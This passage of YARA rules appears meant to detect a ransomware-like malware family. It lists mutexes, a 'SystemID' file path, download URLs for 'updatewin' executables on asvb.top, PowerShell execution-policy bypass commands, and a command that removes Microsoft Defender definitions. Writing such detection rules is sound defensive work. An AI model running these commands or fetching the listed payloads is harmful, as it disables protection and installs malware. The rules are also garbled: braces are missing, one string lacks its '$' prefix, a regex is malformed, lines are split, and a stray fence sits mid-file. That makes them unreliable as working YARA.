    $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
rule crypt_bot {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\5d2860c89d774.jpg"
    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```
$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
    condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
rule updatewin1 {
 meta:
   author = ""
  strings:
   $a = "script.ps1"
   $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
   $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process" nocase
   $a2 = "owerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"" nocase
   $a3 = "Mpcmdrun.exe –removedefinitions –all" nocase
  condition:
    $a or $a0 or $a1 or $a2 or $a3
rule updatewin2 {
  meta:
   author = ""
  strings:
   a = /^(https?: \/\)?([\w\d-_.]+)\.([\w\d-_.]+)/???([^*\n\r]*)?#?([^\n\r]*)/
  condition:
    $a and (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and (pe.version_info
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
```

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